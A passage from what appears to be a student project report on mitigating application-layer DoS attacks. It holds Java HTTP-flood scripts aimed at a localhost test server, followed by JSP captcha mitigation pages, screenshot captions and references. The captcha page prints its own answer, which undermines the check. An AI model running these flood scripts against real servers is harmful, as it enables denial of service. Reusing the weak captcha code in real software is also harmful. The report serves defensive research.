        k=rand.nextInt(2000);
try
{
 Thread.sleep(k);
               }
catch(Exception e)
{}
      series.add(i,k);
         if(z==1)
         {

          XYDataset xyDataset = new XYSeriesCollection(series);
        JFreeChart chart = ChartFactory.createXYLineChart
                  ("Request Interval Variation","Requests","Request Interval",
xyDataset, PlotOrientation.VERTICAL, true, true, false);
        ChartFrame frame1=new ChartFrame("XYLine Chart",chart);
        frame1.setVisible(true);
```



```
       frame1.setSize(800,800);
try {
ChartUtilities.saveChartAsPNG(new
File("C:/RandomRequestIntervalAttack.png"),chart,
400, 300);
} catch (IOException e) {
System.out.println("Problem in creating chart.");
}z=0;
      System.exit(0);
         }
           System.out.println("stress limit..."+i);
          }
            catch(UnknownHostException e)
            {
             System.out.println(" unkwownhost error");
            }
            catch(IOException e)
            {
              System.out.println(e);
            }
         System.out.println("Main Thread: " + i);
       Thread.sleep(200);
      }
    } catch (InterruptedException e) {
      System.out.println("Main thread interrupted.");
```



```
    }
    System.out.println("Main thread exiting.");
  }
  public static void sendRawLine(String text, Socket sock)
  {
    try {
      System.out.println("Sucessfull flooding....");
      BufferedWriter out = new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));
      out.write(text+"\n");
      out.flush();
    } catch(IOException ex) {
      ex.printStackTrace();
    }
  }
}
```

DoS Attack :

```
/*
 * To change this template, choose Tools | Templates
 * and open the template in the editor.
 */

/**
 *
```

```
 * @author NIRANJAN
 */
import org.jfree.chart.*;
import org.jfree.chart.plot.PlotOrientation;
import org.jfree.data.xy.*;
import org.jfree.data.*;
import java.net.*;
import java.io.*;
import java.util.*;
public class dos {
  public static void main(String[] args) {
String target= "127.0.0.1";
Socket net;
for(int i=1; i<100000 ; i++){ //HTTP FLOOD CODE HERE
            try {
             net = new Socket(target, 8080);
             sendRawLine("GET /WebModule/vulreqfloofing.jsp HTTP/1.1", net);
             sendRawLine("Host: " + target, net);
           sendRawLine("Accept: text/plain, text/html text/*\r\n",net );
             sendRawLine("Connection: close",net );
             System.out.println("stress limit..."+i);
            }
              catch(UnknownHostException e)
              {
               System.out.println(" unkwownhost error");
```



```
              }
              catch(IOException e)
              {
                System.out.println(e);
              }
      // Display the string.
}
 }
 public static void readRawLine(Socket sock)
  {
 String a="";
    try
    {
       int count=0;
 InputStream in = sock.getInputStream();
 InputStreamReader isr = new InputStreamReader(in);
      BufferedReader br = new BufferedReader(isr);
      int c;
      while ((c = br.read()) != -1  && count < 17) {
       System.out.print((char) c);
       a= a+(char)c;
       count++;
       }
      }
    catch(IOException e)
```



```
    {}
}
  public static int checkStringContains(String haystack,String needle1) {
      int index1 = haystack.indexOf(needle1);
      if (index1 != -1)
      return 1;
      else
          return 0;
   }
  public static void sendRawLine(String text, Socket sock)
  {
    try {
        System.out.println("Sucessfull flooding....");
       BufferedWriter out = new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));
       out.write(text+"\n");
       out.flush();
    } catch(IOException ex) {
       ex.printStackTrace();
    }
  }
 }
```


Request Flooding Attacks :

Mitigation With The Help Of Captcha :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>Challenge Test</title>
      <link href="style.css" type="text/css" rel="stylesheet">
      <script type="text/javascript">
         function validate()
         {
           var username=document.forms["loginform"]["username"].value;
           var password=document.forms["loginform"]["password"].value;
          document.alert(username);
          if(username==null ||username=="" || password=="")
              {
                 document.alert("required fields are null.complete all the fields");
               return false;
                           }
                           else
                              {
                                 return true;
                              }
         }
</script>
```

```
   </head>
   <body>

<div id="header">
   <table width=100%>
      <tr align=center>
<td><h2>Mitigation of DoS
Attacks          &
nbsp;          
         <% out.println("<a href=logout"
               + ".jsp>logout</a>"); %></h2></br><img  width="70%"
src="cover1.jpg" /> </td></tr>
   </table>
</div>
<div id="content">


      <table width=100%>
         <form method="post" action="captchacheck.jsp">
            <tr align=center>
      <td><h2>Test Website to check the algorithm</h2></td>
      </tr>
      <tr align="center"><td><iframe width="150" height="90"
src="http://localhost:8080/WebModule/captcha.jsp"></iframe></td><td
align="left"><input type="text" name="captcha"></td></tr>
      <tr align="center"><td><input type="submit"></td></tr>
         </form>    </table>
```



```
   <br>
</div>
<!-- Tracker Code Starts Here-->
<script type="text/javascript">
  var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-18769611-1']);
  _gaq.push(['_trackPageview']);

  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async =
true;
    ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') +
'.google-analytics.com/ga.js';
    var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(ga, s);
  })();
</script>
<!-- Tracker Code Ends Here-->

   </body>
</html>
```


Checking The Captcha Inputs :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>Challenge Test</title>
      <link href="style.css" type="text/css" rel="stylesheet">
      <script type="text/javascript">
         function validate()
         {
            var username=document.forms["loginform"]["username"].value;
            var password=document.forms["loginform"]["password"].value;
           document.alert(username);
           if(username==null ||username=="" || password=="")
               {
                  document.alert("required fields are null.complete all the fields");
                return false;
                              }
                              else
                                 {
                                    return true;
                                 }
         }
</script>
```



```
   </head>
   <body>

<div id="header">
   <table width=100%>
      <tr align=center>
<td><h2>Mitigation of DoS Attacks</h2></br><img  width="70%"
src="cover1.jpg" /> </td></tr>
   </table>
</div>
<div id="content">


      <table width=100%>
                  <tr align=center>
      <td><h2>Test Website to check the algorithm</h2></td>
      </tr><tr><td><h2>
      <%
String captcha=(String)session.getAttribute("captcha");
out.println(captcha);
int firstnumber=Integer.parseInt(captcha.substring(0,2));
out.println(firstnumber);
int secondnumber=Integer.parseInt(captcha.substring(3,5));
out.println(secondnumber);
String operator=captcha.substring(2,3);
```

```
out.println(operator);
int uans=Integer.parseInt(request.getParameter("captcha"));
out.println(uans);
int result;
if(operator.equals("+")==true)
   {
result=firstnumber+secondnumber;
out.println("result...."+result);
if(uans==result)
{
   session.setAttribute("captchaa","set");
      response.sendRedirect("WelcomePage.jsp");
}
      else
   response.sendRedirect("captchapage.jsp");
}
else
   {
result=firstnumber*secondnumber;
if(uans==result)
{
session.setAttribute("captchaa","set");
       response.sendRedirect("WelcomePage.jsp");
}
else
```



```
   out.println("Enter captcha once again");
}
%></h2></td></tr>
          </table>
   <br>
</div>
<!-- Tracker Code Starts Here-->
<script type="text/javascript">
 var _gaq = _gaq || [];
 _gaq.push(['_setAccount', 'UA-18769611-1']);
 _gaq.push(['_trackPageview']);

 (function() {
   var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
   ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
   var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
 })();
</script>
<!-- Tracker Code Ends Here-->

   </body>
</html>
```


APPENDIX - SCREENSHOTS

Fixed Request Interval Attack



Figure 1 : Fixed Request Interval Attack Variation

Random Request Interval Attack



Figure 2 : Random Request Interval Attack Variation

Trusted Request Interval Attack



Figure 3: Trusted Request Interval Attack Variation

Flooding Proof of Concept with netstat command



Figure 4 : Flooding Proof of Concept with netstat command

Response Time Graph under No attack

Figure 5 : Normal Response Time Variation

Reponse Time Graph Under Attack With No Mitigation Mechanism



Figure 6 : Reponse Time Variation Without Mitigation

Response Time Graph with Mitigation Mechanism

Figure 7 : Response time Variation With Mitigation

Request Flooding Vulnerable Feedback Posting Form

Figure 8 : Request Flooding Vulnerable Feedback Posting

Captcha Page

Figure 9 : Captcha Page

Admin Monitoring Page



Figure 10 : Admin Monitoring Page

REFERENCES

1. J. Yu, C. Fang, L. Lu, Z. Li, “Mitigating application layer distributed denial of service attacks via effective trust management”, In IET Communications, 2010, Vol. 4.
2. Yi. Xie and Shun-Sheng Yu, “Monitoring the Application-Layer DDoS Attacks for Popular Websites”, In IEEE/ACM Transactions On Networking, Vol. 17, NO. 1, 2009.
3. Supranamaya Ranjan, Ram Swaminathan, Mustafa Uysal and Edwardknightly. “DDoS Shield: DDoS-Resilient Scheduling to Counter Application Layer DDoS Attacks”. In IEEE/ACM Transactions On Networking, Vol. 17, NO. 1, 2009.
4. Walfish.M, Vutukuru.M, Balakrishnan.H, Karger.D, Shenker.S. “DDoS Defense by offense” . Proc. SIGCOMM’06, 2006.
5. Khattab.S, Gobriel.S, Melhem.R, Mosse.D, “Live baiting for service-level DoS attackers”. Proc. INFOCOM’08, 2008 .
6. Yen.W, Lee. M, “A framework for defending application layer DDoS attacks using an AI approach”. Proc. IASTED Int. Conf. on Artificial Intelligence and Applications, 2007.

Websites :

1. http://en.wikipedia.org
2. http://searchsecurity.techtarget.com